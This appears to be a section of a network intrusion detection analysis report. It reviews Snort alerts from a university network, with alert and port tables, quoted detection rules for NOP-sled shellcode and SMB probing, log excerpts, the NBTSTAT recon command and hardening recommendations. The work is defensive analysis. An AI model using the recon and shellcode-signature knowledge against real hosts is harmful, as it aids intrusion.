	Signature	# Alerts	# Sources	# Dests	% of global
1	EXPLOIT x86 NOOP- http://www.whitehats.com/info/IDS181	38924	2085	918	29.89
2	MY.NET.30.4 activity	35307	314	3	27.11
3	High port 65535 tcp - possible Red Worm - traffic	19476	120	156	14.96
4	MY.NET.30.3 activity	15903	198	3	12.21
5	SMB Name Wildcard	8631	62	641	6.63
6	Tiny Fragments - Possible Hostile Activity	4417	5	18	3.39
7	RFB - Possible WinVNC - 010708-1	2358	16	19	1.81
8	Null scan!	1937	89	54	1.49
9	NMAP TCP ping! http://www.whitehats.com/info/IDS28	869	218	67	0.67
10	Possible trojan server activity	419	48	52	0.32
11	SUNRPC highport access!	254	25	25	0.20
12	connect to 515 from outside	249	1	1	0.19
13	TCP SMTP Source Port traffic	191	4	1	0.15
14	DDOS shaft client to handler	147	3	2	0.11
15	[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	138	61	49	0.11
16	Incomplete Packet Fragments Discarded	127	40	28	0.10
17	High port 65535 udp - possible Red Worm - traffic	122	34	28	0.09
18	TCP SRC and DST outside network	80	23	34	0.06
19	SMB C access	75	19	5	0.06
20	FTP passwd attempt	69	44	2	0.05
21	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	65	12	7	0.05
22	ICMP SRC and DST outside network	43	21	37	0.03
23	TFTP - Internal UDP connection to external tftp server	41	12	11	0.03
24	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize [arachNIDS]	38	2	21	0.03
25	[UMBC NIDS IRC Alert] Possible drone command detected.	34	6	5	0.03
26	NIMDA - Attempt to execute cmd from campus host	34	11	23	0.03
27	EXPLOIT x86 setuid 0 http://www.whitehats.com/info/IDS283	28	22	16	0.02
28	EXPLOIT x86 setgid 0 http://www.whitehats.com/info/IDS284	26	22	20	0.02
29	Attempted Sun RPC high port access	25	6	21	0.02
30	External RPC call	23	2	4	0.02
31	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	23	2	4	0.02
32	[UMBC NIDS] External MiMail alert	17	12	1	0.01
33	TFTP - External TCP connection to internal tftp server	17	4	5	0.01
34	FTP DoS ftpd globbing- http://www.whitehats.com/info/IDS487	15	1	1	0.01
35	EXPLOIT NTPDX buffer overflow http://www.whitehats.com/info/IDS492	14	7	6	0.01
36	DDOS mstream client to handler http://www.whitehats.com/info/IDS254	14	4	3	0.00
37	[UMBC NIDS] Internal MiMail alert	11	4	10	0.01

38	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	10	2	1	0.00
39	IRC evil - running XDCC	7	1	1	0.01
40	TFTP - Internal TCP connection to external tftp server	6	3	3	0.01
41	EXPLOIT x86 stealth noop	5	4	4	0.01
42	DDOS mstream handler to client	4	1	2	0.00
43	connect to 515 from inside	4	1	1	0.00
44	Traffic from port 53 to port 123	3	1	1	0.00
45	SYN-FIN scan! http://www.whitehats.com/info/IDS198	3	2	2	0.00
46	Probable NMAP fingerprint attempt http://www.whitehats.com/info/IDS5	2	2	2	0.00
47	External FTP to HelpDesk MY.NET.70.49	2	2	1	0.00
48	HelpDesk MY.NET.70.49 to External FTP	2	1	1	0.00
49	EXPLOIT x86 NOPS	2	1	1	0.00
50	NETBIOS NT NULL session	2	2	1	0.00
51	NIMDA - Attempt to execute root from campus host	2	1	2	0.00
52	TFTP - External UDP connection to internal tftp server http://www.rfc-editor.org/rfc/rfc1350.txt	1	1	1	0.00
53	External FTP to HelpDesk MY.NET.53.29	1	1	1	0.00
54	[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	1	1	1	0.00
55	Back Orifice	1	1	1	0.00
56	External FTP to HelpDesk MY.NET.70.50	1	1	1	0.00

The table below describes the Top distinct source IP addresses and the number of destinations that have been contacted in order of by count that have triggered an event.

Source	Count		Source	Count	
MY.NET.150.44	206	SMB Name Wildcard	128.211.197.62	23	Purdue University Information Technology EXPLOIT x86 NOOP to port 80
220.197.192.39	181	EXPLOIT x86 NOOP to port 80 and Phatbot scans	128.122.2.125	23	New York University Academic Computing Facility EXPLOIT x86 NOOP to port 80
MY.NET.150.198	161	SMB Name Wildcard	128.211.226.21	21	Purdue University Information Technology EXPLOIT x86 NOOP to port 80
MY.NET.75.13	155	SMB Name Wildcard	218.106.138.2	21	EXPLOIT x86 NOOP to port 80 Total Records against IP: 53
128.211.223.83	145	Purdue University-Information Technology	202.30.111.21	19	EXPLOIT x86 NOOP to port 80 and Phatbot scans
148.203.151.18	55	inetnum: 148.203/16 status: reassigned Owner: Volkswagen de Mexico, S.A. de C.V. dshield Total Records against IP: 999	61.77.112.240	18	EXPLOIT x86 NOOP to port 80

218.168.4.86	55	218-175-87-188.dynamic.hinet.net	128.211.234.17	18	EXPLOIT x86 NOOP to port 80
MY.NET.11.4	53	SMB Name Wildcard	MY.NET.24.34	17	138 EXPLOIT x86 NOOP 64 High port 65535 tcp - possible Red Worm - traffic 1 Incomplete Packet Fragments Discarded 17 NMAP TCP ping! 1 Null scan! 140 Possible trojan server activity (all events for destination port 80)
200.205.95.10	45	EXPLOIT x86 NOOP to port 80 and Phatbot scans	132.213.241.17	16	EXPLOIT x86 NOOP to port 80 and Phatbot scans
218.175.87.188	43	EXPLOIT x86 NOOP to port 80	201.129.81.71	16	dsl-201-129-81-71.prod-infinitum.com.mx Uninet S.A. de C.V. Dshield- 116 records against this ip
159.218.66.88	42	Vincennes University	61.84.6.89	16	KR- EXPLOIT x86 NOOP to port 80 and Phatbot scans
MY.NET.80.53	42	SMB Name Wildcard	80.32.212.43	16	TELEFONICA DE ESPANA Provider Local Registry
210.80.109.123	28	EXPLOIT x86 NOOP to port 80 and Phatbot scans			

The following table describes the top 25 destination ports that have triggered alerts ordered by count> all of these ports were resolved at the URL below in order to determine their known Trojan status in the security domain.
http://www.treachery.net/tools/ports/lookup.cgi

Destination port		Count
80	**World Wide Web HTTP**, [TROJAN] 711 trojan (Seven Eleven)AckCmdAckCmd, Back End, Back Orifice 2000 Plug-Ins, CafeiniCGI BackdoorExecutor, God Message 4 CreatorGod Message, HookerIISwormMTX, NCXNoob, Ramen , Reverse WWW Tunnel Backdoor , RingZero , RTB 666 Seeker , WAN Remote , WebDownloader , Web Server CT	40752
51443	http://www.seifried.org/security/ports/51000/51443.html Client-port on Red Hat Linux 9.0, Fedora Core 1, Red Hat Enterprise 3	28776
524	Novell NetWare Core Protocol (NCP)	14936
65535	Adore worm, RC1 Trojan, Sins	10083
137	**NETBIOS Name Service**, [TROJAN] Chode, [TROJAN] Qaz, [TROJAN] Msinit	8630
8009	Novell Netware Remote Manager	3783
1971	NetOp School	2257
1605	Salutation Manager (Salutation Protocol)	2015
0	Possibly fragments	1748
2894	ABACUS-REMOTE	1521
3019	Resource Manager	1393
1759	SPSS License Manager	1351
5900	Virtual Network Computer	1159
2718	PN REQUESTER 2	1049

25	Simple Mail Transfer	807
53	DNS- domain name services	560
32771	Sometimes an RPC port on my Solaris box (rusersd)	279
515	Printer spooler	253
27374	Bad Blood Trojan	227
135	DCE endpoint resolution	212
6129	DameWare remote control agent	164
20432	TROJAN Shaft	147
2745	URBISNET	137
443	HTTP protocol over TLS/SSL	133

3.3 Relationship Analysis

Our analysis is based on volume of alerts that are received as well as the number of different signatures that are received for a single host. Relationships that are established from sources to destinations are an important mechanism for detecting strange behaviours in the network. Our analyses have taken into account relations that are formed from source to destination verse the volume of events that have been generated between these pairs of addresses. Similar signature events are grouped together and general analysis is preformed from each signature that is received.

The following table shows the IDS Top Source/Destination Pairs Report.

Source	Destination	Count	Comment	
134.192.42.11	MY.NET.30.4	21795	Dest Port 51443	University of Maryland at Baltimore
131.92.177.18	MY.NET.30.3	5206	Dest Port 524	aeclt-cf00a4.apgea.army.mil
209.164.32.205	NULL (Scan)	4367	spp_portscan: portscan	209.164.32.205.ptr.us.xo.net
68.55.155.26	MY.NET.30.4	3730	Dest Port 8009	pcp05129829pcs.elkrdg01.md.comcast.net
69.136.228.63	MY.NET.30.4	3470	Dest Port 51443	pcp08652049pcs.towson01.md.comcast.net
MY.NET.69.232	67.167.3.240	2990	spp_portscan: portscan	Internal host
MY.NET.11.4	210.120.128.11	2603	SMB Name Wildcard	Internal host
69.138.77.62	MY.NET.30.3	2457	Dest Port 524	pcp08479849pcs.desoto01.md.comcast.net
151.196.115.10	MY.NET.30.3	2454	Dest Port 524	pool-151-196-115-10.balt.east.verizon.net
64.12.24.35	MY.NET.43.8	2257	NetOp School-High port 65535 tcp - possible Red Worm	America Online, Inc.

3.3.1 Alert Analyses

In this section, I have made a short summary from selected alerts that have triggered. The signatures have been grouped for easier summary analysis.

3.3.1.1 EXPLOIT x86

3.3.1.1.1 EXPLOIT x86 NOOP- http://www.whitehats.com/info/IDS181

EXPLOIT x86 NOOP 2085 sources 918 destinations

3.3.1.1.2 EXPLOIT x86 NOPS

EXPLOIT x86 NOPS 1 sources 1 destination
MY.NET.70.40

3.3.1.1.3 EXPLOIT x86 stealth noop http://www.whitehats.com/info/IDS291

EXPLOIT x86 stealth noop 4 sources 4 destinations
MY.NET.112.189, MY.NET.82.86, MY.NET.97.22, MY.NET.97.213

The signatures above have been designed to capture an attempt to exploit by buffer overflow.

0x90 represents NOOP (no operation) in x86 machine code. This is often used to hide buffer over flow attempts. The signature was first part of snort 1.7.

0x02 stealth nops are attempt to buffer overflow a demon. The respected rules that have triggered these events are as follows:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content: "|90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; flags: A+;
reference:arachnids,181;)
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT x86 NOOP"; content:"|9090 9090 9090
9090 9090 9090 9090 9090|"; reference:arachnids,181;)

alert ip $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 stealth NOOP";   content:
"|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:bad-unknown; sid:651; rev:2;)
```

The signature “EXPLOIT x86 NOOP” is not completely fail safe and there have been reported incidents of false positives. The advisory for the signature says that the data should be examined in order to make informed decisions.

The interesting observation regarding the events for “EXPLOIT x86 NOOP” is that the top destination port is TCP_80 (HTTP). This port has been accessed 38387 time out of a total of 38924 alerts. The event has a total of 918 destinations. Either the university has a large amount of web servers or there is something strange happening.

A correlation was found that identifies one of the possible benign triggered but this still does not explain the large volume of destinations or the destination port. In the GCIA practical paper by Mr. David Oborn [47], he explains the false positive that he has detected for this signature. Mr. Oborn explains in his detect 4 that he has seen this event triggered by the download of ICQ sound scheme files.

The top host for this event has also trigger some other events. These events are 24 instances of MY.NET.30.3 activity and 2584 instances of EXPLOIT x86 NOOP. The other events tell us that the host is scanning on port 6129, 2745 as well as port 80.

```
04/22-05:34:44.167956  % MY.NET.30.3 activity % 220.197.192.39%64306 % MY.NET.30.3%80
04/22-05:34:44.762091  % MY.NET.30.3 activity % 220.197.192.39%55757 % MY.NET.30.3%6129
04/22-05:34:44.762411  % MY.NET.30.3 activity % 220.197.192.39%8583 % MY.NET.30.3%2745
```

Phatbot Variants target many ports but one of those targets is the WebDAV (RFC2518) component of Microsoft IIS 5.0. This component uses the file ntdll.dll and this file is vulnerable. It looks like the Phatbot remotely infected host is attempting to exploit the local host on this vulnerability.

The rule has however detected that there are multiple hosts on the internet probing several exploitable ports in order to infect others. The Phatbot worm tries to exploit on port 80, 1025, 6129, 2745, and 3127. Recommendations could be to make sure that these ports are blocked at the entrance of the network. Hosts that need to

expose port 80 must upgrade if they run IIS 5.0. It could be recommended that the university investigate upgrading their sensors to the latest set of snort rules. The newer versions of rules are able to detect the depth of the content [48]. The following text shows the predecessor rule.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP";
content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128; reference:arachnids,181;
classtype:shellcode-detect; sid:648; rev:7;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP";
content:"aaaaaaaaaaaaaaaaaaaa"; classtype:shellcode-detect; sid:1394; rev:5;)
```

3.3.1.1.4 EXPLOIT x86 setgid 0 http://www.whitehats.com/info/IDS284
3.3.1.1.5 EXPLOIT x86 setuid 0 http://www.whitehats.com/info/IDS283

The following events all appear to have been triggered when the local IP address uses a port of 119. Network News Transfer Protocol normally uses this port. It could be that this event has been triggered by a number of false positives. Local hosts should be investigated for presents of any news clients. One of the sources IP addresses that have triggered this event is IP Address: 131.118.254.130. The IP address resolves to news.ums.edu. One local IP address (MY.NET.69.232) did stand out of this event. Apart from triggering over 1500 event for Red Worm, it is a destination for the above event. All of the red worm events have a source port of 2894, which is assigned to ABACUS-REMOTE.

```
7 different signatures are present for MY.NET.69.232 as a destination
1 instances of NMAP TCP ping!
1 instances of TFTP - Internal UDP connection to external tftp server
2 instances of EXPLOIT x86 setgid 0
2 instances of Null scan!
2 instances of EXPLOIT x86 setuid 0
3 instances of EXPLOIT x86 NOOP
1515 instances of High port 65535 tcp - possible Red Worm - traffic
```

3.3.1.2 MY.NET.30.3 activity

The following signature appears to have been custom created for the university. I search the past events on the Internet in order to try determining the signature that was used. The signature appears to capture and count all connection too and from MY.NET.30.3. The device at MY.NET.30.3 is the victim of 15902 events. It has 198 sources. The following table shows the top 10 IP address sources for the destination MT.NET.30.3/32

Count	IP address	FQDN
5206	131.92.177.18	aeclt-cf00a4.apgea.army.mil
2457	69.138.77.62	pcp08479849pcs.desoto01.md.comcast.net
2454	151.196.115.104	pool-151-196-115-104.balt.east.verizon.net
1900	68.34.94.70	TSU-68-34-94-70.tsu01.md.comcast.net
632	68.55.113.28	pcp311377pcs.woodln01.md.comcast.net
628	68.57.90.146	pcp912734pcs.brndml01.va.comcast.net
617	68.55.27.157	pcp02560368pcs.owngsm01.md.comcast.net
390	68.55.250.229	pcp261188pcs.howard01.md.comcast.net
287	141.157.40.149	pool-141-157-40-149.balt.east.verizon.net
227	138.88.98.71	pool-138-88-98-71.res.east.verizon.net

The following table shows all of the ports that have been accessed at the device.

Port	Comment	Count

524	Novell NetWare Core Protocol (NCP)	13740
3019	Resource Manager	1393
80	HTTP	527
2745	Backdoor port used by Beagle	74
6129	DameWare	65
443	https	47
4899	Used to transfer file when using iMesh	11
8009	Novell Netware Remote Manager	6
4000	Used to transfer file when using iMesh	5
3410	NetworkLens SSL Event	4
427	Server Location	4
1080	WinGate default Port	3
3128	MyDoom trojan backdoor	3
5000	W32/Kibuv worm UPnP	3
20168	Lovegate Trojan	2
21	FTP	2
25	SMTP	2
32773	FileNET Component Manager	2
3389	Microsoft Windows Based Terminal Server	2
4128	Imesh utgoing connection ports	2
433	NNSP (433/TCP/UDP) Network News Transfer	2
17300	kuang2	1
3146	MyDoom trojan backdoor	1
5900	VNC Remote Control	1

3.3.1.3 MY.NET.30.4 activity

This event is often triggered by communications between 134.192.42.11:sport 61643 and MY.NET.30.4: dport 51443. The event MY.NET.30.4 activity has been accessed by 314 sources. One of the top destination ports that are accessed on MY.NET.30.4 is TCP 51443. This port is registered as the client-port on Red Hat Linux 9.0, Fedora Core 1- Red Hat Enterprise 3 [49]. According to Dshield "whois database" [50] the top source IP address is registered to University of Maryland at Baltimore. The following table describes the 5 top IP addresses for this signature.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)	
134.192.42.11	21788	21788	1	1	University of Maryland at Baltimore
68.55.155.26	3730	3730	1	1	Comcast Cable Communications, Inc.
69.136.228.63	3470	3470	1	1	Comcast Cable Communications, Inc
68.33.49.146	1598	1598	1	1	Comcast Cable Communications, Inc.
172.209.111.241	826	826	1	1	America Online

The following table describes all of the ports that have been accessed on the device MY.NET.30.4.

TCP port	Description	Count
51443	Client-Port Red Hat Linux 9.0, Fedora Core 1- Red Hat Enterprise	28776
8009	Novell Netware Remote Manager	3777
80	HTTP	1365
524	Novell NetWare Core Protocol (NCP)	1196

2745	URBISNET	61
6129	DameWare remote control agent	50
443	https	29
4899	Remote Administrator default port	9
20168	Unknown to the analyst	6
4000	Terabase	5
1080	socks	3
3410	networklenss	3
25	SMTP	2
3128	[TROJAN] Reverse WWW Tunnel Backdoor	2
32773	Sometimes an RPC port on my Solaris box (rquotad)	2
3389	MS Terminal Services	2
4128	Used to transfer file when using iMesh	2
433	NNSP (433/TCP/UDP) Network News Transfer	2
5000	[TROJAN] Back Door Setup- W32/Kibuv worm (UPnP)	2
57620	Unknown to the analyst	2
5900	Virtual Network Computer	2
17300	[TROJAN] Kuang2 The Virus	1
39706	Unknown to the analyst	1

It could be recommended that the university establish exactly what the business functions are of the two “honey-pot like” devices. Check that this device has not been compromised. One method of checking could be to scan the system logs. Once that is taken care of, recommendation could be to do some OS hardening of the system. Disable all services that are not needed. It could be also recommended that the devices be placed in a safe area of the network behind a firewall. The firewall should only permit services that are absolutely necessary and have to be accessible from the external Internet domain.

3.3.1.4 High port 65535

3.3.1.4.1 High port 65535 udp - possible Red Worm – traffic

3.3.1.4.2 High port 65535 tcp - possible Red Worm – traffic

The signature has been created to capture possible activities for the red worm (aka adore worm). The worm spreads in Linux via vulnerabilities found in BIND named, wu-ftpd, rcp.statd and lpd services. The top talker for this event is MY.NET.43.8

Observation for this event displays that this signature could be quite susceptible to ephemeral port problems. The top local talker has for the majority of times triggered these events when the ephemeral port belongs to a well-known application or service. One such application is NetOp School. This is an application that puts teachers in networked classrooms or Internet-based virtual classrooms. The application uses a port TCP/UDP 1971. When the remote station uses a port of 65535 to kick off the connection, the reply from the local server triggers the event.

```
04/22-01:37:30.476548 [**]MY.NET.43.8:1971 -> 64.12.24.35:65535
04/22-01:37:30.576806 [**]MY.NET.43.8:1971 -> 64.12.24.35:65535
```

The signature has been custom created so it is difficult to tell exactly what, if any, content search string is used.

Recommendations could be to consider tuning the signature before further usage on the NIDS.

3.3.1.5 SMB

3.3.1.5.1 SMB C access- http://www.whitehats.com/info/IDS339

SMB is a session layer protocol that is used for file and print services and message control.

It is possible that the signature that has triggered this event would look similar to the following signature. The signature looks for access to the default administrative share on the C drive of a Microsoft system.

```
alert TCP $EXTERNAL any -> $INTERNAL 139 (msg: "IDS339/netbios_NETBIOS-SMB-C$access"; flags:
A+; content: "|5c|C$|00 41 3a 00|";)
```

During this period of analysis the signature SMB C access has 19 sources and 5 destinations. The destinations have all been accessed from multiple devices from the Internet. The following text lists all of the destinations.

It could be recommended that the university verify that UDP port 137 is blocked both for incoming and outgoing connections at the perimeter entrance of the network.

```
MY.NET.190.97, MY.NET.190.93, MY.NET.190.95, MY.NET.190.102, MY.NET.190.98,
```

3.3.1.5.2 SMB Name Wildcard

This event is triggered from a signature that would have had a similar structure to the one below.

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "SMB Name Wildcard"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt; reference: arachnids,177;)
```

The use of a crafted packet could allow a remote attacker to probe the SMB device for information regarding the workstation name, logged in users, and role of the device in the network. The packet could be created though the use of the issuing of the command NBTSTAT -A {IP address}. This command lists the remote machine's name table when its IP address given.

During this period this event has been triggered from 62 sources and has a total of 641 destinations. All of the 62 sources belong to the internal network. Internal devices may trigger these events when attempting to connect with any new device on the Internet. This causes the event to be quite noisy.

Recommendation could be to tune this event to exclude internal devices from triggering the SMB Name Wildcard alarm. This event may be acceptable from within the internal network but it would seam unreasonable from external. Tuning the signature could be accomplished by simply setting the home_net variable in the snort configuration file.

3.3.1.5.3 NETBIOS NT NULL session- http://www.whitehats.com/info/IDS204

The rule that has triggered this event is as follows

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session";
flow:to_server,established; content:"|00 00 00 00|W|00|i|00|n|00|d|00|o|00|w|00|s|00|
|00|N|00|T|00| |00|1|00|3|00|8|00|1"; reference:arachnids,204; reference:bugtraq,1163;
reference:cve,CVE-2000-0347; classtype:attempted-recon; sid:530; rev:9;)
```

If a client establishes a connection to a windows server or a samba client, it uses an account name and a password to sign on to the device. If during the session there is

no username sent for session establishment, then this event is triggered. During this period of analysis two external IP addresses are able to access MY.NET.190.95 without the need to authenticate.

```
04/21-10:31:43.112361  [**] 216.39.240.243:2141 -> MY.NET.190.95:139
04/22-21:30:45.893536  [**] 67.104.112.42:3940 -> MY.NET.190.95:139
```

A detailed explanation for this event can be found at

http://www.securityfocus.com/bid/1163
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0347

Recommendation for all of the SMB events could be to block port TCP/UDP 139 and 137 at the perimeter entrance of the network to avoid unauthorised access of internal devices from the Internet

3.3.1.6 Fragments

3.3.1.6.1 Tiny Fragments - Possible Hostile Activity

The event during this period has a total of 5 sources and 18 destinations. The total volume of events received is 4417 alerts. The top talker 209.164.32.205/32 generated a total of 4367 events. This host had a total of 13 destinations. The following list describes all of the destinations.

```
MY.NET.97.43, MY.NET.97.55, MY.NET.81.116, MY.NET.12.6, MY.NET.97.20, MY.NET.97.169,
MY.NET.97.58, MY.NET.97.30, MY.NET.69.152, MY.NET.97.205, MY.NET.15.70, MY.NET.69.254,
MY.NET.97.38, MY.NET.97.73, MY.NET.190.93, MY.NET.190.95, MY.NET.190.97, MY.NET.97.21,
```

Fragments smaller that the threshold set on the snort fragment decoder is perceived to be tiny. There have been many discussions regarding tiny fragments on Internet new groups. One such discussion explains that the analyst has seen this event when the destination host is using GNUTELLA client. [51] The fragments are believed to come from the remote GNUTELLA servant host as it sends malformed RST packets.

The Nmap tool can also generate tiny fragments. Some Possible motives could be a denial of service attack. Some products like the NIDS or a firewall will not handle the fragments correctly and crash. The end host will definitely try to reassemble these fragments and may cause performance loss or even crash the operating system.

A check should be made of the local host for presents of this P2P client. In the majority of times when this event is received the attackers address is located at XO Communications.

```
IP Address: 209.164.32.205
OrgName:    XO Communications
OrgID:      XOXO
http://www.dshield.org/ipinfo.php?ip=209.164.32.205
```

Recommendations for this event could be to discard all fragments at the perimeter of the network.

3.3.1.6.2 Incomplete Packet Fragments Discarded

The top cause of this event is 217.95.226.63. There are 37 occurrences for this event from this source. There has been a significant decrease in this event since in was analysed by Mr. Johnny Calhoun [52] in January 8, 2003. The interesting observation regarding these packets is that the src/dst TCP port is 0. I think that the

port is 0 because only the first fragment contains the port information and this is the fragment that has been discarded en route. These packets are part of a complete fragment but some packet-filtering device in the Internet somewhere en-route might have dropped the first fragment. This event is not very helpful when detecting intrusions from the internet where you have no control over the devices in the path.

Here is a summary of the packets from the top talker, 217.95.226.63, in this event.

```
04/22-19:15:47.550618  [**] 217.95.226.63:0 -> MY.NET.70.164:0
snip
04/23-18:52:34.118806  [**] 217.95.226.63:0 -> MY.NET.70.164:0
```

3.3.1.7 UMBC NIDS IRC Alert

3.3.1.7.1 [UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.
3.3.1.7.2 [UMBC NIDS IRC Alert] Possible drone command detected.
3.3.1.7.3 [UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC


For all of the above signatures, the local host was using an ephemeral port (>1024) to connect with hosts on the Internet. In all cases the destination port being connected to was from the range 6667-7000. This range of ports is the well-known destinations for IRC server connections.

In a lot of cases IRC (internet relay chat) though out the ages has been used to connect compromised remote hosts to IRC servers. Attackers could then connect to those IRC servers and control compromised hosts through issuing a series of commands.

Recommendations could be to compose a white list of internal IP addresses that require this service and then block this range of ports from all of the others. One solution could be to force internal users to connect via an internal proxy server and then disallow direct access to the Internet, except under special arrangements. Whilst this may not completely stop the problem it will help to mitigate the ordeal.

3.3.1.7.4 (A) [UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.
3.3.1.7.5 (B) [UMBC NIDS IRC Alert] XDCC client detected attempting to IRC
3.3.1.7.6 (C) [UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot
3.3.1.7.7 (D) IRC evil - running XDCC

In order to explain the relationship between the universities internal hosts for the alerts above I have created **link graphs** for the above list of signatures. These graphs show the connections and the relationships that are formed between internal and external devices connecting with XDCC servers. The letters used in the link graph corresponds with the event that has been triggered above.



The signatures will detect hosts that are potentially signing into IRC servers in order to advertise software for downloading with XDCC. Mr. Al Williams explains this tool and its uses in his section 3.6.3 of his GCIA paper [53]

All of the following hosts have triggered at least one of the above events at some point during the analysis period.

```
MY.NET.109.25, MY.NET.112.189, MY.NET.112.193, MY.NET.112.199, MY.NET.112.226, MY.NET.150.226,
MY.NET.153.195, MY.NET.17.45, MY.NET.43.10, MY.NET.69.155, MY.NET.69.210, MY.NET.80.119,
MY.NET.80.224, MY.NET.84.186
```

Recommendations could be to investigate all the local hosts for signs of compromise. The university could establish an AUP to deal with unauthorized use of software in the network. It could be that the owner of the device has initiated this connection intentionally but it could also be a connection that is silently established without the owner's consent or knowledge.

3.3.1.8 UMBC NIDS MiMail

3.3.1.8.1 [UMBC NIDS] Internal MiMail alert

All alerts appear to be connections too the university mail server MY.NET.12.6 from Internet. MiMail is a virus that is transmitted via email.

```
04/21-01:54:17.031367  [**] 68.4.41.103:4269 -> MY.NET.12.6:25
<Snip all lines going to the same host>
04/23-22:22:05.582544  [**] 24.81.142.120:2108 -> MY.NET.12.6:25
```

Recommendations for this event could be to apply updated anti-virus software to the mail gateway in order to drop attachments and the mail contents before it reaches the internal destination mailbox.

3.3.1.8.2 [UMBC NIDS] External MiMail alert

The following lines show that the university is sending this MiMail virus to other mail servers in the Internet. Recommendations could be to investigate the internal hosts. Confirm whether or not they are the official mail servers of the university and then apply anti-virus software at the gateway in order to drop suspected mails.

```
snip
04/20-17:31:33.301785  [**] MY.NET.97.194:4667 -> 205.188.159.249:25
04/21-09:06:25.542521  [**] MY.NET.151.73:3590 -> 205.188.158.25:25
04/21-09:19:11.666664  [**] MY.NET.151.73:4867 -> 64.156.215.18:25
04/21-10:29:35.096157  [**] MY.NET.151.73:2182 -> 12.158.38.251:25
04/21-10:57:09.254039  [**] MY.NET.97.180:1076 -> 207.217.125.22:25
04/21-23:09:21.780068  [**] MY.NET.97.160:3410 -> 64.12.138.120:25
04/22-09:01:10.141779  [**] MY.NET.151.73:1567 -> 208.30.65.53:25
snip
```

3.3.1.9 RPC

3.3.1.9.1 External RPC call

During this period, the rule for "External RPC call" has a total of 2 sources and 4 destinations. The Remote Procedure Call (RPC) protocol is documented in RFC 1831. This signature determines when an RPC call has been made to the destination port on 111. The connection is normal made in order to determine the RPC services that are running and at which dynamic port they are located. There are a total of four main destinations for the signature. Theses destinations are as follows.

```
MY.NET.16.114, MY.NET.16.90, MY.NET.5.5, MY.NET.6.15.
```

These devices have been accessed by two Internet hosts namely 207.3.145.130 (Cable & Wireless) and 217.160.94.163 (Schlund + Partner AG).

```
04/21-23:01:40.059825 [*] 207.3.145.130:52398 -> MY.NET.16.90:111
04/21-23:01:41.377694 [*] 207.3.145.130:52696 -> MY.NET.16.114:111
04/21-23:01:44.067141 [*] 207.3.145.130:52398 -> MY.NET.16.90:111
04/21-22:59:03.668090 [*] 207.3.145.130:59561 -> MY.NET.5.5:111
04/21-22:59:07.428925 [*] 207.3.145.130:60176 -> MY.NET.6.15:111
Snip similar packets
04/21-22:59:07.477519 [*] 207.3.145.130:708 -> MY.NET.6.15:111
04/22-09:15:22.811369 [*] 217.160.94.163:49544 -> MY.NET.6.15:111
Snip similar packets
```

There have been a number of exploits that are possible with RPC. One correlation for information regarding this vulnerability could be found at http://www.cert.org/incident_notes/IN-2000-10.html

Recommendations could be to investigate the need to run RPC services on the Internet. If necessary, block all RPC services at the entrance to the network apart from those hosts that require the service in order to continue business. Investigate all the destinations for signs of exploits.

3.3.1.9.2 Attempted Sun RPC high port access

The event is trigger by the following rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 32771 (msg:"MISC-Attempted Sun RPC high port
access";)
```

The TCP port 32771 is assigned to "Sometimes an RPC port on my Solaris box (rusersd)". Normally when you need to use an RPC service you would need to contact the "portmapper rpcbind" on port 111 and this service will put you in contact with service that you have requested. There have been a number of vulnerabilities discovered in the XDM library files. All the unique destinations for this event are as follows. The event Attempted Sun RPC high port access has 6 sources and total of 21 destinations. The following is a list of all 21 destinations.

```
MY.NET.100.121, MY.NET.109.9, MY.NET.1.3, MY.NET.151.69, MY.NET.1.7, MY.NET.191.52,
